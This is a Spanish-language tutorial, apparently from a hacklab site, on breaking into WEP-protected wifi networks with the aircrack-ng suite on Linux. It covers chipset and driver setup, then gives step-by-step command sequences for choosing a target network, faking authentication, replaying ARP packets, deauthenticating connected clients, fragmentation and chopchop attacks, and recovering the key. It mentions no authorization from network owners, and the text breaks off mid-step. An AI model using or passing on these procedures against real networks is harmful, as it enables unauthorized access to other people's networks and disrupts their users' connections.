# trebelab :: abrindo redes güifi v0.01

**http://trebelab.arkipelagos.net**

baseado en

documentacion de aircrack-ng http://www.aircrack-ng.org

http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/

HOWTO: Aircrack-NG (Simple Guide) http://ubuntuforums.org/showthread.php?t=528276

Este cutri-tutorial cubre sólo el uso de aircrack-ng sobre Linux.
[La elección de GNU/Linux no se debe a que exista un mejor soporte de las tarjetas inalámbricas [aunque así es], sino porque GNU/Linux es un sistema operativo libre. El nivel de soporte y prestaciones de algunas tarjetas inalámbricas sobre otros sistemas operativos [incluidos sistemas operativos privativos como Windows o MacOS] puede diferir notablemente].

Además, concretaremos la instalación sobre un Ubuntu Gutsy [7.10] de una tarjeta con chipset RT2500 y otra con chipset Atheros.

- Primero intentaremos poner a funcionar nuestra tarjeta Inalámbrica.
    1. Determinar el chipset de la tarjeta
    2. Instalar los drivers
    3. Comprobar las capacidades de la tarjeta [test de inyección]
- Veremos qué software necesitamos
- Podremos por fin ver algo de WEP básico
- Y Mejorarlo con inyección de paquetes.

# La tarjeta inalámbrica.

El proceso básico consiste en tres pasos:

1. Determinar el chipset de la tarjeta
2. Instalar los drivers
3. Comprobar las capacidades de la tarjeta

## 1. Determinando el chipset de nuestra tarjeta.

El primer paso es determinar cual es el chipset que contiene nuestra tarjeta o si estamos pensando en adquirir una, cual sería una tarjeta adecuada. El "chipset" es el integrado de la tarjeta que le permite funcionar inalámbricamente. No todos los chipsets están soportados por aircrack-ng. Y aún cuando el chipset esté soportado, algunas funciones puede que no funcionen correctamente.

Una característica deseable de la tarjeta es que podamos, bajo Linux, tanto escuchar tráfico de red como poder inyectar paquetes. Carecer de inyección limita mucho lo que podamos hacer con aircrack-ng.

En cuanto al formato de hardware (PCI, PCMCIA, USB, etc) estará condicionado por la máquina para la que queremos la tarjeta inalámbrica.

Hay dos fabricantes involucrados en una tarjeta inalámbrica. Uno es el fabricante de la propia tarjeta. El segundo es el fabricante del chipset inalámbrico incluido en la tarjeta. Para nuestro propósito es crítico conocer el fabricante del chipset, que es lo que nos permitirá determinar qué sistemas operativos soporta, qué drivers necesitamos y las limitaciones asociadas con él.

Tarjetas de distintos fabricantes, aun con el mismo chipset, pueden tener una muy distinta calidad de señal, un disinto formato, una conexión de antena diferente, ...

### Averiguar el chipset de la tarjeta

Esto puede ser realizado por una o más de las siguientes técnicas:
- Buscando en internet por ”<modelo de tarjeta> chipset”.
- Mirar la pagina del fabricante de la tarjeta. A veces incluyen la información del chipset que utilizan.
- En algunas tarjetas como las PCI, podemos ver físicamente el chip inalámbrico.
- Cada dispositivo inalámbrico vendido en estados unidos [que generalemente tienen distrubución mundial] tiene que tener un identificador de la FCC. Es posible hacer una búsqueda del ID y normalmente incluye el chipset.

Los fabricantes de tarjetas añaden cierta confusión manteniendo el mismo número de modelo de la tarjeta aun cuando cambian el chipset. Por eso es importante conocer la "versión de la tarjeta" o la "revisión de la tarjeta". Cuando estamos determinando el chipset de la tarjeta, debemos cerciorarnos de incluir la revisión(versión).

Corriendo Linux hay una variedad de métodos para obtener información de la tarjeta y la posibilidad de determinar el chipset. Aquí van algunos:

- El comando "**dmesg**" puede contener mensajes detallados indicando la tarjeta que se ha identificado y el chipset.
- Si la tarjeta es **PCI** podemos utilizar el comando "**lspci**" para mostrar cadenas de identificación de la tarjeta.
- Si es **USB** podemos utilizar "**lsusb**".
- Si es una tarjeta **Cardbus** (Pcmcia 32 bits), y estamos con un kernel 2.6.X o 2.4.X con el subsistema Pcmcia, usando "**lspci**" aparecerá la informacion de la tarjeta.
- Si la tarjeta es una autentica **Pcmcia** (16 bits), y estamos usando un kernel 2.6.14 o o posterior, podemos utilizar "**pccardctl ident**" para mostrar la identificación de la tarjeta.
- El comando "**lsmod**" se puede utilizar para comprobar los módulos cargados. Si la tarjeta inalámbrica ha sido **detectada automáticamente** se puede intentar reconocer la tarjeta observando los módulos cargados.

## Verificar las capacidades del chipset.

Conociendo el chipset podemos determinar las características que proporciona.

| *Chipset* | *Supported by airodump* | *Supported by aireplay* |
|---|---|---|
| Atheros | YES | YES (driver patching required) |
| Atmel | 802.11b YES<br>802.11g UNTESTED | UNTESTED |
| Broadcom | YES | IN PROGRESS (Forum thread) No fragmentation attack support. |
| Centrino b | PARTIAL<br>(ipw2100 driver doesn't discard corrupted packets) | NO |
| Centrino b/g | YES | NO (firmware drops most packets) ipw2200inject No fragmentation attack support. |
| Centrino a/b/g | YES | NO, but YES for ipw3945 with ipwraw-ng drivers. |
| Cisco Aironet | Yes, but very problematic | NO (firmware issue) |
| Hermes I | YES | NO (firmware corrupts the MAC header) |
| NdisWrapper | Never | Never |
| Prism2/3 | YES | YES (PCI and CardBus only, driver patching required) NOTE: Prism2/3 does not support shared key authentication and the fragmentation attack. There is a critical bug and this chipset is not currently recommended. It may even affect other kernel versions. |
| PrismGT | FullMAC: YES<br>SoftMAC: NOT YET | YES (driver patching recommended) |
| Ralink | YES (rt2500 / rt2570 / rt61 / rt73 driver) | YES, see rt2500, rt2570, rt61 and rt73. Also see Ralink chipset comments later on this pager for important concerns. |
| RTL8180 | YES | UNSTABLE (driver patching required) |
| RTL8187L | YES (driver patching required to view power levels) | YES (driver patching recommended for injection and required to view power levels) |
| TI (ACX100/ACX111) | YES | YES (driver patching required) No fragmentation attack support. |
| ZyDAS 1201 | YES | Partially (See patch for details) |
| ZyDAS 1211B | YES | Partially (See patch for details). Atheros has acquired Zydas and renamed this chipset to AR5007UG. |
| Others (Marvel) | UNKNOWN | NO |

## Determinar los drivers y parches requeridos

Ahora podemos determinar los drivers requeridos para nuestro chipset.
En Linux, generalmente, necesitaremos parchear los drivers para poder contar con características avanzadas como el modo monitor o la capacidad de inyección. La mayoría de los parches son descargables de http://patches.aircrack-ng.org/
Deberemos tener las cabeceras del kernel y, en algunos casos, las fuentes del kernel en el sistema antes de poder compilar los drivers.

| *Chipset* | *Linux Drivers* | *Note* |
|---|---|---|
| Atheros | Madwifi | USB is not supported at all |
| Atmel | | AT76C503/505A based USB WLAN adapters |
| Broadcom | bcm43xx | Always use latest -rc kernel |
| Centrino b | ipw2100 | 802.11b only |
| Centrino b/g | ipw2200 | See IPW2200 and RF-Mon. See more recent update info here See this thread for how to do injection. |
| Centrino a/b/g | ipw2915<br>ipw3945 | ipw2915 uses ipw2200 driver (See this thread for alpha injection support.) For ipw3945 you can use the ipwraw-ng driver or see Live Distros for WifiWay which includes patches for injection. |
| Cisco/Aironet | airo-linux | 4500/4800/340/350 series, Firmware 4.25.30 recommended (see this for more info) |
| Hermes I | Orinoco<br>Orinoco Monitor Mode Patch | 802.11b only |
| Ndiswrapper | ndiswrapper | Using windows drivers in linux.<br>It will never work with aircrack |
| cx3110x (Nokia 770/800) | cx3110x | Supports monitor mode (flaky) but not injection |
| prism2/2.5 | HostAP<br>wlan-ng | Use STA firmware >=1.5.6 (see Prism2 flashing)<br>802.11b only |
| prismGT | prism54 | only FullMAC cards works with aircrack on Linux |
| Ralink | rt2x00 or<br>RaLink RT2570USB Enhanced Driver or<br>RaLink RT73 USB Enhanced Driver | Only rt2500, rt2570, rt61 and rt73 can inject and monitor. Also see Ralink chipset comments later on this pager for important concerns. |
| Realtek 8180 | rtl8180-sa2400 | 802.11b only |
| Realtek 8187 | RTL8187L plus patch | |
| TI | ACX100/ACX111/ACX100USB | |
| ZyDAS 1201 | zd1201 | 802.11b only |
| ZyDAS 1211 | zd1211 plus patch | |

## Seleccionar una tarjeta

Si tenemos la oportunidad de seleccionar la tarjeta a utilizar, unos notas sobre los chipsets más adecuados.

Los chipsets que puede inyectar paquetes son Prism2, PrismGT (FullMAC), Atheros, RTL8180, RTL8187, Ralink, ACX1xx, Zydas... Algunos comentarios sobre algunos de estos chipsets:

**Chipset Atheros**
El mejor chipset hoy en día es Atheros. Está muy bien soportado en Linux. El último parche madwifi-ng hace posible inyectar paquetes tanto en modo managed como monitor a distintas velocidades b/g. El driver madwifi-ng que se utiliza para el chipset atheros NO soporta dispositivos USB. Atheros además ha adquirido Zydas que fabrica chipsets USB (zd1211 y zd1211b) y los ha renombrado como AR5007UG. El chipset AR5007UG NO está soportado por madwifi-ng y no es un chipset recomendado.

**Chipsets Ralink**
Ralink ha sido muy cooperativo con la comunidad de código abierto para lanzar drivers GPL. La inyección de paquetes está totalmente soportada bajo Linux en tarjetas con RT2500 PCI y CardBus y también funciona en dispositivos USB RT2570. Sin embargo estas tarjetas son muy temperamentales, difíciles de ponerlas a funcionar y tienen la tendencia a funcionar por un momento y detenerse sin motivo. Más aún, el driver RT2570 no es utilizable en algunos sistemas. Las tarjetas con chipsets Ralink no deberían ser la primera opción.
Hay una excepción que es el chipset RT73. Hay drivers excelentes con alto ratio de inyección para este chipset. Dispositivos con el chipset RT73 son recomendables.

**Chipset Realtek RTL8187L**
Tarjetas con chipset RTL8187L funcionan bastante bien y son recomendables. El driver ha estado siendo mejorado continuamente y es bastante bueno hoy en día.

## 2. Instalar los drivers.

De las tres formas que tendríamos de correr Linux:

a) Virtualizando dentro de otro sistema operativo [sólo están soportadas las tarjetas USB].
b) Lanzando una versión Live-CD, ejecutando Linux directamente desde un cd, sin necesidad de instalarlo en la máquina. Además de las distribuciones de uso general en formato Live-CD existen distribuciones [como wifislax http://www.wifislax.com/] especialmente diseñadas para el uso de aircrack-ng con la suite aircrack-ng instalada, los drivers de las tarjetas inalámbricas presentes y el kernel ya parcheado, pudiendo utilizar aircrack-ng y la tarjeta sin necesidad de profundizar en su instalación.
c) Instalar en una distribución de Linux los drivers de la tarjeta, parchearlos si es necesario y seguir el resto de consejos para el chipset de nuestra tarjeta en particular [lo que requiere un mayor nivel de conocimientos de Linux] y por supuesto instalar aircrack-ng.

utilizaremos sólo la tercera, intentando hacer funcionar nuestras tarjeta sobre Ubuntu Gutsy.

Para otros drivers, tenemos información en http://www.aircrack-ng.org/doku.php?id=install_drivers pero esas instrucciones generales puede que necesiten ser modificadas ligeramente en una distribución de Linux determinada, suele ser fácil encontrar recetas de instalación de los drivers sobre otras distribuciones buscando por internet.

Para la RT2500 sobre Gutsy

*ifconfig ra0 down*
# eliminamos el modulo rt2500pci [o rt2500]
*rmmod rt2500pci*
# descargamos descomprimimos ...
*wget http://rt2x00.serialmonkey.com/rt2500-cvs-daily.tar.gz*
*tar -xvzf rt2500-cvs-daily.tar.gz*
*cd rt2500-cvs-*/Module*
*make && make install*
# y lo cargamos
*modprobe rt2500*

NOTAS: Instalaremos la versión antigua del driver [apareciendo el dispositivo como raX], la versión Next Generation no funciona actualmente con Aircrack-ng. La tarjeta ha de ponerse en modo monitor antes de levantarla.

Antes de poder utilizar el modo monitor, deberemos:
*iwpriv <interface name> rfmontx 1*
*iwpriv <interface name> forceprism 1*

Parece que Gutsy [no lo he comprobado] se empeña en cargar el modulo rt2500pci. Si es así podemos añadir blacklist rt2500pci al final de /etc/modprobe.d/blacklist, o repetir los pasos anteriores.

Para la Atheros

*ifconfig ath0 down*
*ifconfig wifi0 down*
*svn -r 2834 checkout http://svn.madwifi.org/madwifi/trunk/ madwifi-ng*
*cd madwifi-ng*
*wget http://patches.aircrack-ng.org/madwifi-ng-r2277.patch*
*patch -Np1 -i ../madwifi-ng-r2277.patch*
*./scripts/madwifi-unload*
*make*
*make install*
*depmod -ae*
*modprobe ath_pci*

Para poner en modo monitor debemos utilizar airmon-ng especificando wifiX como interfaz.

Debemos eliminar todos los VAP existentes antes de crear un VAP en modo monitor utilizando airmon-ng stop athX

# 3. Comprobando

Con el test de inyección veremos si la tarjeta puede inyectar paquetes y obtendremos el tiempo de respuesta del Punto de Acceso (AP).

El test de inyección básico nos da además información valiosa. Primero, lista los puntos de acceso que responden a las pruebas de difusión. Segundo, para cada uno, hace un test de 30 paquetes que indica la calidad de conexión. La calidad de conexión marca la habilidad de la tarjeta de enviar y recibir la respuesta de los paquetes de prueba. El porcentaje de respuestas recibidas es una excelente indicación de la calidad del enlace.

Podemos opcionalmente especificar el nombre de un AP y una dirección MAC, bien para probar un AP específico o un SSID oculto.

No todos los AP responden a este tipo de paquetes prueba. Si responde algún AP, se muestra un mensaje en pantalla indicando que la tarjeta puede inyectar satisfactoriamente. También se muestra cualquier AP identificado por un paquete baliza [beacon]. Además, si se ha especificado un AP en la línea de comandos, también se añade a la lista de APs.

Uso:
*aireplay-ng -9 -e apname -a 00:MA:CD:EL:AP:00 <interfaz>*

Donde:
-9 significa test de inyección [equivalente a - -test]
-e apname es el nombre de la red (SSID) [opcional]
-a *00:MA:CD:EL:AP:00* es la MAC del AP (BSSID) [opcional]
<interfaz> es el nombre de interfaz. [podemos saberlo con iwconfig]

IMPORTANTE: Debemos poner la tarjeta en el canal deseado con airmon-ng antes de correr el test.

Ejemplo sobre la Atheros:
*airmon-ng stop ath0*
#con iwconfig deberiamos comprobar que no hay ningun athX
*airmon-ng start wifi0*
#la tarjeta se pondrá en modo monitor [pero saltando por cada uno de los canales?]
*airodump ath0*
#vermos la lista de APs. Cerramos con Ctrl+C
*aireplay-ng -9 ath0*
#veremos la respuesta de inyeccion

# Obtención del software a utilizar

De forma general hay tres formas de ataque a una red
- Por fuerza bruta
- Mediante diccionario
- Estadísticamente

Explotando varias debilidades de seguridad en el protocolo WEP, Aircrack-NG hace uso de métodos estadísticos para recuperar claves WEP. Suponiendo que podemos recoger suficientes paquetes IV (initialization vectors) y dependiendo de la longitud de la clave de encriptación, determinar la clave WEP puede llevar menos de un minuto a un PC ordinario.

Si además sabemos algo sobre las claves que puede tener el AP, podemos utilizar un diccionario para reducir drásticamente el número de paquetes necesarios.

Por supuesto vamos a utilizar la suite Aircrack-ng, que podemos instalar como root
*aptitude install aircrack-ng*
La suite incluye, entre otros, **aireplay-ng** para la inyección de paquetes, **airodump-ng** para la captura y **aircrack-ng** para la obtención de la clave. Además aircrack-ng acepta el parámetro -z para utilizar el método PWT que disminuye considerablemente el número de paquetes necesarios.

Podemos instalar kismet por si nos resulta más cómodo para explorar los AP disponibles
*aptitude install kismet*
Para ejecutar kismet, podemos pasarle los parametros de nuestra tarjeta en la línea de comandos o editando el archivo de configuración. Para hacer esto último, editamos /etc/kismet/kismet.conf
*nano /etc/kismet/kismet.conf*
y cambiamos en la línea source los datos de nuestro dispositivo, quedando, en nuestro caso
*source=rt2500,ra0,ralink*

Por último, si la red objetivo es de Telefónica/Imagenio podemos intentar probar wlandecrypter
http://www.fuerzaiberica.com/nil/rusoblanco/descargas/Wlandecrypter-0.5.tar.gz
y wepattack
http://wepattack.sourceforge.net.

He leído por algún sitio que también hay diccionarios para las redes de R.

# Inspección WEP

Marcaremos como <interface> el nombre de nuestro dispositivo que puede ser del tipo ethX, raX, wlanX ... [podemos verlo por ejemplo con iwconfig]

Lo primero que necesitamos es seleccionar una red como objetivo. Podemos ejecutar
*kismet*
o bien
*airodump-ng <interface>*
[quizá debamos primero poner nuestra tarjeta en modo monitor con *airmon-ng start <interface>*]

Una vez seleccionada la red objetivo [que debería ser una red con encriptación WEP, lo suficientemente cercana y la que haya el suficiente tráfico] debemos quedarnos con su **nombre** (SSID) en adelante *nombreap*, la **MAC del AP** (BSSID) que escribiremos como *00:MA:CD:EL:AP:00* y el **canal** que aparecerá en las instrucciones como *<channel>*.

Podemos probar la comunicación con el AP con
*aireplay-ng --test -e nombreap -a 00:MA:CD:EL:AP:00 <interface>*

En una consola, como root:

1. Habilitamos el modo monitor con "airmon-ng":
airmon-ng start <interface> <channel>

2. Capturamos paquetes con "airodump-ng"
*airodump-ng --channel <channel> --bssid 00:MA:CD:EL:AP:00 --write <file_name> <interface>*
dándole en <file name> el nombre que tendrá el archivo donde irá escribiendo los paquetes

Y aquí esperaríamos hasta que los paquetes Data fueran los suficientes, que para hacernos una idea serían
Aircrack-NG: 64-bit key: ~250,000 packets || 128-bit key: ~1,500,000 packets
Aircrack-PTW: 64-bit key: ~20,000 packets || 128-bit key: ~85,000 packets

Una vez obtenidos, podríamos ejecutar Aircrack-ng:
*aircrack-ng <file_name>.cap*
o bien Aircrack con algoritmo PTW:
*aircrack-ng -z <file_name>.cap*
que, con suerte, nos daría la clave a utilizar.

Lamentablemente, esperar la obtención de paquetes a base de escuchar puede ser muy, muy lento. Por eso seguidamente veremos cómo intentar incrementar el flujo de paquetes.

# Inyección

#Paramos la tarjeta
airmon-ng stop <interface>
#iwconfig nos deberia dar una lista con todas nuestras interfaces sin wifi
#ponemos la tarjeta en modo monitor y en el canal deseado
airmon-ng start <interface> <channel>
#podemos comprobar con iwconfig que todo va bien
#recogemos paquetes
airodump-ng -c <channel> --bssid 00:MA:CD:EL:AP:00 -w <file name> <interface>

Hasta aquí es lo ya visto en el apartado anterior. Ahora, vamos a intentar, en otra consola, generar un mayor número de paquetes. Y lo vamos a intentar de varias maneras.

## 1. Usando aireplay-ng para realizar una autenticación

Para que el AP acepte un paquete, la dirección MAC de origen debe estar asociada, si no el AP ignorará el paquete y enviará un paquete de “DeAuthentication”. Y en ese caso no serán creados mas IVs. [La MAC usada para inyección debe estar asociada al AP bien con una falsa autenticación, que es lo que haremos en este caso, o utilizando una MAC de un cliente ya asociado].

**A.** Para asociarnos con el AP
*aireplay-ng -1 0 -e nombreap -a 00:MA:CD:EL:AP:00 -h NU:ES:TR:AM:AC:00 <interface>*
donde NU:ES:TR:AM:AC:00 es la MAC de nuestra tarjeta
O bien otra versión para algunos APs
*aireplay-ng -1 6000 -o 1 -q 10 -e nombreap -a 00:MA:CD:EL:AP:00 -h NU:ES:TR:AM:AC:00 <interface>*

Si logra asociarse mostrará algo como:
*18:18:20 Sending Authentication Request*
*...*
*18:18:20 Association successful :-*)

En caso de fallar, se parecerá a:
*8:28:02 Sending Authentication Request ...*
*18:28:02 Association successful :-)*
*18:28:02 Got a deauthentication packet!*
...

Mientras haya un “Got a deauthentication packet” no tendrá sentido continuar.
Si devuelve "AP rejects open-system authentication" es que se está utilizando autenticación por clave compartida.

A veces puede ser necesario bajar la velocidad de la tarjeta para conectarnos
*iwconfig <interface> rate 1M*
*aireplay-ng -1 0 -e nombreap -a 00:MA:CD:EL:AP:00  -h NU:ES:TR:AM:AC:00 <interface>*
*iwconfig <interface> rate auto*

Podemos comprobar en cualquier momento si estamos conectados corriendo en otro terminal
*tcpdump -n -e -s0 -vvv -i <interface>*

Este es un típico mensaje de error de tcpdump
*11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0F:B5:88:AC:82 SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from nonassociated station*
que nos diría que el AP 00:14:6c:7e:40:80 está diciéndole al origen 00:0F:B5:88:AC:82 que no está asociado y que no aceptará la inyección de paquetes.

Algunos AP están configurados para aceptar únicamente la conexión de ciertas direcciones MAC. Si es el caso la única forma de lograr la asociación será conocer una de las direcciones MAC permitidas. Podemos abriendo otro terminal
*tcpdump -n -vvv -s0 -e -i <interface name>*
examinar la salida para ver si es así. Si hay un cliente conectado podemos intentar una Deautenticación

**B.** Una vez asociados
*aireplay-ng -3 -b 00:MA:CD:EL:AP:00  -h NU:ES:TR:AM:AC:00 <interface>*

Se pondrá a la escucha de peticiones ARP, y cuando oiga una, aireplay-ng la inyectará inmediatamente para que se redifunda generando un nuevo IV.

Se puede comprobar si funciona mirando en el terminal donde corre airodump-ng. Los paquetes de datos deberían incrementar rápidamente y #/s tomar un valor decente [entre 300 y 400, pero puede ser tan bajo como 100 y tan alto como 1000]

**C.** Correr aircrack-ng para obtener la clave WEP. Parece contar con el método PWT
*aircrack-ng -z -b  00:MA:CD:EL:AP:00  <file name>.cap*
o si queremos utilizar el algoritmo FMS/Korek
*aircrack-ng -b  00:MA:CD:EL:AP:00  <file name>.cap*

## Paso a paso (de nuevo) con la Atheros

**Terminal 1**

*iwconfig*

#si existe algun athX lo eliminamos con *airmon-ng stop athX*

*airmon-ng start wifi0*

#nos dirá que ha creado ath0
#comprobamos

*iwconfig*

#y anotamos nuestra MAC.
#ahora podemos examinar con

*airodump-ng ath0*

#que nos mostrara las redes.
#la red destino debe tener algun cliente asociado, ser WEP y tener autorización abierta
#anotamos el nombre de la red destino, la MAC y el canal
#cerramos con Ctrl+C
#y nos centramos en nuestra red

*airodump-ng -c <channel> -b 00:MA:CD:EL:AP:00 -w paquetes ath0*

**Terminal 2**

*aireplay-ng -1 0 -e nombrered -a 00:MA:CD:EL:AP:00 -h 00:NU:ES:TR:AM:AC ath0*

#cuando responde que esta asociado

*aireplay-ng -3 -b 00:MA:CD:EL:AP:00 -h 00:NU:ES:TR:AM:AC ath0*

#en cuanto pille un ARP del cliente, inyectará paquetes, set crecerá y #Data en terminal 1 también.

**Terminal 3**

#podemos ir probando si hay paquetes suficientes:

*aircrack-ng -z -b 00:MA:CD:EL:AP:00 paquetes.cap*

## Paso a paso (de nuevo) con la RaLink

**Terminal 1**

ifconfig wlan1 down
iwpriv wlan1 rfmontx 1

ifconfig wlan1
#y anotamos nuestra MAC.
#ahora podemos examinar con

*airodump-ng wlan1*

#que nos mostrara las redes.
#la red destino debe tener algun cliente asociado, ser WEP y tener autorización abierta
#anotamos el nombre de la red destino, la MAC y el canal
#cerramos con Ctrl+C
#y nos centramos en nuestra red

*airodump-ng -c <channel> -b 00:MA:CD:EL:AP:00 -w paquetes ath0*

**Terminal 2**

*aireplay-ng -1 0 -e nombrered -a  00:MA:CD:EL:AP:00 -h  00:NU:ES:TR:AM:AC   ath0*

#cuando responde que esta asociado

*aireplay-ng -3 -b  00:MA:CD:EL:AP:00 -h  00:NU:ES:TR:AM:AC   ath0*

#en cuanto pille un ARP del cliente, inyectará paquetes, set crecerá y #Data en terminal 1 también.

**Terminal 3**

#podemos ir probando si hay paquetes suficientes:

*aircrack-ng -z -b  00:MA:CD:EL:AP:00  paquetes.cap*

## 2. Deautenticación

Necesitamos que en la red haya al menos un cliente autenticado [habremos tomado su MAC en kismet o airodump].

**A.** Desconectamos al cliente
*aireplay-ng -0 5 -a 00:MA:CD:EL:AP:00 -c 00:MA:CCL:IE:NT:00 <interface>*
con 00:MA:CCL:IE:NT:00 la mac de algún cliente asociado o la utilizada en una falsa asociación
*[la desconexión solo funcionará si estamos lo suficientemente cerca del cliente]*

**B.** Reinyectamos
*sudo aireplay-ng -3 -b 00:MA:CD:EL:AP:00 -h 00:MA:CCL:IE:NT:00 <interface>*
[algunas tarjetas no aceptan que la ip enviada no sea la de la interfaz y ha de ser modificada ésta.
*ifconfig <interface> down*
*ifconfig <interface> hw ether 00:MA:CCL:IE:NT:00*
*ifconfig <interface> up* ]

**C.** Corremos Aircrack
*aircrack-ng -z -b 00:MA:CD:EL:AP:00 <file name>.cap*

## 3. Ataque de respuesta interactiva

Necesitamos que en la red haya al menos un cliente autenticado [habremos tomado su MAC en kismet o airodump]. En un terminal ejecutamos:
*aireplay-ng -2 -a 00:MA:CD:EL:AP:00 -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -t 1 -f 0 <interface>*

Nos mostrará cada paquete antes de ser utilizado y solo debemos fijarnos que el origen es uno de los clientes de la red. Airodump y aircrack se utilizarían como en casos anteriores,

Algunos AP cuentan con "aislamiento AP", lo que hace que este método no funcione.

# 4. Ataques via cliente

En este caso en vez de dirigir el ataque contra el AP lo hacemos contra el cliente que está conectado a él. Es útil por varias razones, algunas son:

- Algunos AP imponen controles Cliente-a-cliente
- Algunos AP generan IVs con un tamaño max de 130k
- El AP puede tener activado el filtrado MAC
- Existen APs que no generan IVs débiles (weak IVs)
- En algunos casos no se logra hacer una falsa asociación al AP
- Estamos cerca de un cliente pero muy lejos del AP.

Existen cuatro modelos

Escenario Uno: Empleando paquetes de datos capturados.
Escenario Dos: Empleo interactivo de paquetes en tiempo real
Escenario Tres: Creando un paquete de un ataque chopchop
Escenario Cuatro: Creando un paquete de un ataque de fragmentación

Para ver los pasos de cada uno de los escenarios, ver la documentacion de aircrack-ng.

# 5. Autenticación de clave compartida

Hasta ahora al hablar de autenticarnos siempre contábamos que la autenticación era abierta. Si tenemos problemas para asociarnos porque se utiliza clave compartida:

Colocar la interface wireless en modo monitor y especificar el canal del AP
Iniciar airodump-ng en el canal del AP con filtro de bssid para capturar el archivo PRGA xor
Deautentificar a un cliente conectado
Realizar una autenticación falsa con clave compartida “shared key”

Para ver detalladamente los pasos, ver la documentacion de aircrack-ng.

# 6. Ataques sin cliente

Para todos los ataque que hemos visto hasta ahora necesitabamos que algún cliente estuviera conectado al AP. Si no tenemos suerte, debemos recurrir al ataque por fragmentación o el chopchop

Terminal 1

- Colocar la interface wireless en modo monitor y fijar el canal
- Iniciar airodump-ng en el canal del AP con filtro de bssid para capturar IVs

Terminal 2

- Usar aireplay-ng para hacer una falsa autenticación con el punto de acceso

Terminal 3

a) Usar chopchop o ataque de fragmentación para obtener PRGA
b) Usar packetforge-ng para crear un paquete arp usando el PRGA obtenido en el paso anterior
c) Inyectar el paquete arp creado

Terminal 4

- Ejecutar aircrack-ng para obtener la clave WEP

Sólo nos queda por ver los pasos del Terminal 3.

**a)** El objetivo de chopchop y del ataque de fragmentación es obtener un archivo PRGA (del ingles “pseudo random generation algorithm” o algoritmo de generación seudo aleatoria). Este PRGA puede usarse mas tarde para crear nuevos paquetes encriptados con la clave WEP para inyectarlos. Tanto chopchop como el ataque de fragmentación pueden ser usados para obtener el archivo PRGA. El resultado es el mismo, por lo que usa el que mejor te funcione.

Para el ataque de **fragmentación.**

*aireplay-ng -5 -b 00:MA:CD:EL:AP:00 -h 00:NU:ES:TR:AM:AC <interface>*

Como respuesta nos mostrará un paquete y nos preguntará si utlizarlo.  Puede que sea necesario probar unos pocos paquetes para tener éxito.

Si tenemos éxito aparecerá algo como esto:

```
Saving chosen packet in replay_src-0203-180328.cap    ...
Thats our ARP packet!    ...
Saving keystream in fragment-0203-180343.xor ...
```

El archivo “fragment-0203-180343.xor” lo podremos usar en el siguiente paso para generar un paquete arp.

Si con el ataque de fragmentación no tenemos éxito, podemos probar la técnica **chopchop**.
Para ello

*aireplay-ng -4 <interface> -h 00:NU:ES:TR:AM:AC*

Nos preguntará si utilizar el paquete y seguirá como

Saving keystream in replay_dec-0201-191706.xor ..
Completed in 21s (2.29 bytes/s)

El archivo “replay_dec-0201-191706.xor” lo podremos usar en el siguiente paso.

- El paquete debe ser de 68 o más bytes porque sino no serán suficientes datos PRGA para generar el paquete.
- Para generar algunos paquetes para forzar el comienzo de chopchop, podemos hacer ping a una IP inexistente de la red.
- Podemos comprobar el paquete desencriptado ejecutando *tcpdump -n -vvv -e -s0 -r replay_dec-0201-191706.cap*

**b)** Usar packetforge-ng para crear un paquete arp

El PRGA se encuentra en los archivos con extensión “xor”. Podemos entonces usar este PRGA para generar un paquete para inyectar. Generaremos un paquete arp para la inyección.

*packetforge-ng -0 -a 00:MA:CD:EL:AP:00 -h 00:NU:ES:TR:AM:AC -k 255.255.255.255 -l 255.255.255.255.255 -y archivo_xor.xor -w archivo_arp_request*

- Despues de crear el paquete, podemos revisarlo *tcpdump -n -vvv -e -s0 -r archivo_arp_request*

**c)** Inyectar el paquete arp

